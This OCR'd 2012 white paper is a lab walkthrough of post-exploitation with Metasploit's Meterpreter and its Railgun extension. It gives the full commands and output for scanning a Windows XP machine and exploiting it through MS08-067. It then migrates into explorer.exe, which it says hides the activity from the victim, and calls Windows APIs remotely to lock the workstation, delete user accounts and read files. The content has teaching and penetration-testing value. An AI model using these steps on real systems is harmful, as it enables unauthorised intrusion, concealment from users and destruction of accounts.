
2012

White Paper
On
Post Exploitation with Railgun

Meterpreter- Controlled System

By
Arun Mane
(rootkill3r21@gmail.com)



Railgun, Railgun is extension for Meterpreter Ruby that allows an attacker to remotely make Windows API calls on the meterpreter-controlled victim's machine ,Railgun was written by Patrick HVE. Railgun interact through ‘irb’(Interacting Ruby) shell which is available through meterpreter.

Why Meterpreter,

The Metasploit framework is penetration testing toolkit which can be used as exploit development for research purpose. It has lots of exploits, payload and encoder etc. Metasploit is created by H.D Moore and his contributor team.

Meterpreter is one of the flagship product in Metasploit and is leveraged as a payload, Meterpreter has its own scripting language and it has multifunction scripts for post exploitation and Railgun is one of its creation by Patrick.


So enough of information

Now What!!!!!!!.....

In Our scenario, We have two machines one is preloaded Metasploit Framework and another is Windows Xp SP2 machine which is not patched with latest vulnerabilities and it is for Testing purpose, both machine having I.P addresses like 192.168.10.202 and 192.168.10.101 respectively.

```
msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  HWaddr 08:00:27:be:10:d5
          inet addr:192.168.10.202  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febe:10d5/64 Scope:Link
```

Above screen shot is of preloaded MSFconsole of Metaspoit framework and having 192.168.10.202 I.P address which is an Attacker Machine.



And another is Windows Xp machine, having I.P address 192.168.10.101 which is of Victims machine and will be controlled by Meterpreter.

Because Meterpreter is one of the “Hacker’s Swiss Army Knife”

Before we start exploitation, we have to scan the victim machine for vulnerability, once we find any vulnerability then starts for exploiting the vulnerability. In our scenario we take the example of SMB i.e Server Message Block which is vulnerable for (MS08-067) Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution.

You can find the more information on

For this purpose we use Nmap tool which is Port Scanner. MSF(Metasploit) have lots of function add-ons, Nmap Port Scanner is one of them.

```
msf > nmap -sT --script=smb-check-vulns -P0 192.168.10.101
[*] exec: nmap -sT --script=smb-check-vulns -P0 192.168.10.101

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-12-05 01:24 IST
Nmap scan report for 192.168.10.101
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 14.75 seconds
```

Here we used Nmap port scanner tool and its commands with switch is nmap –sT --script=smb-check-vulns -P0 192.169.10.101 and We found the vulnerable service i.e port no.445 of SMB for MS08-067. So we have specific vulnerability. Lets start to exploit,


```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.10.101
RHOST => 192.168.10.101
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.10.101
[*] Meterpreter session 1 opened (192.168.10.202:34748 -> 192.168.10.101:4444) at 2012-11-30 16:48:35 +0530

meterpreter >
```

Boom!!!....

Vulnerability is exploited, for these purpose we used MS08_067 netapi expoit, and RHOST as our Victim Machine and PAYLOAD is Meterpreter Bind Tcp. Now Victim(targetted) Machine is controlled by Meterpreter.

Q:How we can verify? Good Question,

Victim Machine shows the connection is established with Remote(foreign) machine, here Remote Machine is Our Attacker Machine i.e 192.169.10.202



We checked by Netstat command on Command promt of Victim machine.

Meterpreter has useful fuction key i.e “getuid” to identify the user running on the victim machine or identify we controlled username and “ps” for identify processes running on the targetted machine.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 144   684   alg.exe           x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 368   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 496   424   explorer.exe      x86   0           ROOTKILL3R\rootkill3r         C:\WINDOWS\Explorer.EXE
 616   368   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 620   1112  wscntfy.exe       x86   0           ROOTKILL3R\rootkill3r         C:\WINDOWS\system32\wscntfy.exe
 640   368   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 684   640   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 696   640   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 732   496   VBoxTray.exe      x86   0           ROOTKILL3R\rootkill3r         C:\WINDOWS\system32\VBoxTray.exe
 856   684   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\VBoxService.exe
 900   684   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 992   684   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1112  684   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1152  684   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1208  684   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1456  684   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
```


Here we are running as SYSTEM and have to switch in another account like “rootkill3r” account, we found some processes are running under “rootkill3r” privilages i.e PID no.496 and 732 but no.732 is virtual box services and 496 is explorer.exe. we choose 496 because it always runs default. Victim can not realize what suspecious activity goes on behind this service(PID no.496). This is done by using “migrat” command.

```
meterpreter > migrate 496
[*] Migrating to 496...
[*] Migration completed successfully.
```

And for cross verification, again use “getuid” command

```
meterpreter > getuid
Server username: ROOTKILL3R\rootkill3r
meterpreter >
```

Now time came to drop into “irb” interactive ruby shell, by doing this type “irb” on meterpretor session.



There is syntax to use Railgun and syntax is as follows

Syntax=client . railgun . {DLL-Name} . {FunctionName} ({Parameters})


Here,

DLL-name - Any dll function like User32.dll, kernel32.dll etc..


FunctionName – The function Defined in DLL like MessageBox etc..

Parameters – The arguments which is to be required by function.

Lets have look,



Here we called the “MessageBoxA” function of “user32” DLL, so we got the result on the victim machine,




We successfully got the Message Box pop up on the victim machine.


When you click away the message box pop, we get this

This shows the our DLL function is executed successfully.


Will take example of LockWorkStation function,

DLL function suucessfully executed on target machine, got the effect on target machine.






Another examle like, we call such funtion of DLL which delete the user account.




Target machine have account called “Sample” which is an guest account. Ok, then start

We called the function called NetUserDel of Netapi32.dll library,



Here we passed the arguments like nil which is stands for NULL and second is “sample” i.e victims machine account name.

As usual got the result,



We can also delete Administrator rights account.

Here some fuctions like

a)client.railgun.kernel32.SetThreadExecutionState("ES_CONTINUOUS | ES_SYSTEM_REQUIRED")

b)client.railgun.kernel32.CreateFileA("test.txt","GENERIC_READ", "FILE_SHARE_READ", nil, "OPEN_EXISTING", 0, 0)

c)client.railgun.kernel32.ReadFile(448,10,10,4,nil)

d)client.railgun.kernel32.CloseHandle(448)

This post exploitation depends upon which function you call and of which DLL library.

CONCLUSION

Railgun gives an advanatage to call function of target machine remotely and gives a nice post exploitation. Adding new DLL definition along with its functions definition is bit tedious job, but Patrick has saved us from such trouble .

REFERENCES

You can find more information about Windows Api's on
http://msdn.microsoft.com/en-us/library/ms123401.aspx
For more information about, please check out:-
http://dev.metasploit.com/redmine/projects/framework/wiki/RailgunUsage
https://dev.metasploit.com/redmine/projects/framework/repository/changes/external/source/meterpreter/source/extensions/stdapi/server/railgun/railgun_manual.pdf?rev=master